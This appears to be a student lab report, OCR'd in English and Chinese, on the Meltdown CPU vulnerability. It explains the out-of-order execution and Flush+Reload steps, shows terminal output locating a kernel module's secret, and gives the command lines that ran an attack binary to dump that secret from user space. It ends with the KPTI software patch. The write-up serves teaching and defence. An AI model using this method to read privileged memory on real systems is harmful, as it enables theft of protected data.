

HW4 Meltdown


0616098 黃秉茂

Make sure my CPU is vulnerable to Meltdown.







Find my CPU is vulnerable to Meltdown.



Secret data


user@ubuntu: ~/Desktop/os_hw4
File Edit View Search Terminal Help
user@ubuntu:~/Desktop/os_hw4$ make
make -C /lib/modules/5.4.0-42-generic/build M=/home/user/Desktop/os_hw4 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-42-generic'
CC [M] /home/user/Desktop/os_hw4/SecretModule.o
Building modules, stage 2.
MODPOST 1 modules
CC [M] /home/user/Desktop/os_hw4/SecretModule.mod.o
LD [M] /home/user/Desktop/os_hw4/SecretModule.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-42-generic'
user@ubuntu:~/Desktop/os_hw4$ sudo insmod SecretModule.ko
[sudo] password for user:
user@ubuntu:~/Desktop/os_hw4$


user@ubuntu:~/Desktop/os_hw4$ make
make -C /lib/modules/5.4.0-42-generic/build M=/home/user/Desktop/os_hw4 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-42-generic'
CC [M] /home/user/Desktop/os_hw4/SecretModule.o
Building modules, stage 2.
MODPOST 1 modules
CC [M] /home/user/Desktop/os_hw4/SecretModule.mod.o
LD [M] /home/user/Desktop/os_hw4/SecretModule.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-42-generic'
user@ubuntu:~/Desktop/os_hw4$ sudo insmod SecretModule.ko
[sudo] password for user:
user@ubuntu:~/Desktop/os_hw4$ sudo cat /proc/kallsyms | grep secret
ffffffffb2d4bd40 t move_master_key_secret
ffffffffb2ebf490 T crypto_stats_kpp_compute_shared_secret
ffffffffb2ebf510 T crypto_stats_kpp_set_secret
ffffffffb2ec5ac0 t dh_set_secret
ffffffffb3439810 t addrconf_sysctl_stable_secret
ffffffffb3e88c40 r __ksymtab_crypto_stats_kpp_compute_shared_secret
ffffffffb3e88c58 r __ksymtab_crypto_stats_kpp_set_secret
ffffffffb3ea48df r __kstrtab_crypto_stats_kpp_compute_shared_secret
ffffffffb3ea492b r __kstrtab_crypto_stats_kpp_set_secret
ffffffffb424e5c0 d ts_secret
ffffffffb424e5d0 d net_secret
ffffffffb4250e20 d inet_ehash_secret.75043
ffffffffb4250ec4 d udp_ehash_secret.79817
ffffffffb4251120 d syncookie_secret
ffffffffb4251550 d udp_ipv6_hash_secret.78523
ffffffffb4251554 d udp6_ehash_secret.78522
ffffffffb42515e0 d syncookie6_secret
ffffffffb4252650 d ipv6_hash_secret.72752
ffffffffb4252654 d inet6_ehash_secret.72751
ffffffffb4770c20 b ip4_frags_secret_interval_unused
ffffffffb4776a08 b ip6_frags_secret_interval_unused
ffffffffc04f1380 b secret_buffer [SecretModule]
ffffffffc04f0168 r secret [SecretModule]
user@ubuntu:~/Desktop/os_hw4$

Simply describe how Meltdown exploits OOO execution/Speculative Execution/Flush+Reload to launch attacks

用 Flush+Reload 來檢測是否指定的記憶體地址被 cache 了

Flush+Reload 方法遍歷 probe_array 陣列中的各個 page 並計算該 page 資料的訪問時間而繪製的坐標圖。page index 有 256 個，如果 cache miss，那麼訪問時間大概是 400~500 多個 cycle，如果 cache hit，訪問時間大概是 200 個 cycle 以下，二者有顯著的區別。雖然由於異常，probe_array 陣列訪問不應該發生，不過卻能發現明顯是 cache hit 的，這也說明瞭在亂序執行下，本不該執行的指令也會影響 CPU 微架構狀態。

A secret byte you want to read is stored at inaccessible memory location.

The sender triggers an access exception by attempting to read memory location.

Due to CPU optimization (out-of-order execution), the load of secret from the memory location may execute before the exception is triggered.

Calculate an offset into a known array probe by multiplying secret by the width of a cache line (or whatever block size the CPU typically fetches, like a 4096-byte page). This guarantees each of those 256 possible offsets will cache separately.

Load probe[offset], which causes the CPU to cache exactly one chunk of of our array, populating one cache line.


The exception finally triggers, clearing the modified registers...but cached data is not excised.

Iterate over all 256 offsets into probe to find out which one loads fast. You've determined the value of secret.

Task1 - run toy.o


$ sudo ./toy.o [kernel_addr]

$ ./toy.o ffffffffc04f0168 (secret_addr)



What do you observe?

Explain the result with the provided code above.



發現 probe_array[34*4096]的 access time 特別低，而 34 也剛好是 data，其實是因為錯續導致先執行一些下面的 code，導致 data 指定的 index 會被 cache 到。我們用 Flush+Reload，來檢測是否指定的記憶體地址被 cache 了，data 數值和 probe_array 陣列中的頁面是一一對應的。


One cache hit, exactly on the page 34 that was accessed during the out of-order execution. Although the array access should not have happened due to the exception, we can clearly see that the index 34 which would have been accessed is cached because of its low access time. Iterating over all pages shows only a cache hit for page 34. This shows that even instructions which are never actually executed, change the microarchitectural state of the CPU.

Task2 - run Meltdown_attack

$ ./Meltdown_attack [secret_addr] [number of bytes to read] [cache_hit_threshold]

$ ./Meltdown_attack ffffffffc04f0168 25 137

(137 為 probe_array[34*4096]的 access time)




dump the secret that stores in kernel memory with user privilege

發現會出現 SUCCEed 和 linux，而 SUCCEed 是我們的 secret


Task3 – Software Patch of Meltdown

Edit /etc/default/grub

Delete nopti from GRUB_CMDLINE_LINUX_DEFAULT





Run update-grub and reboot



compare the results before and after patch and explain ptimitigation for Ubuntu


vulnerable to Meltdown

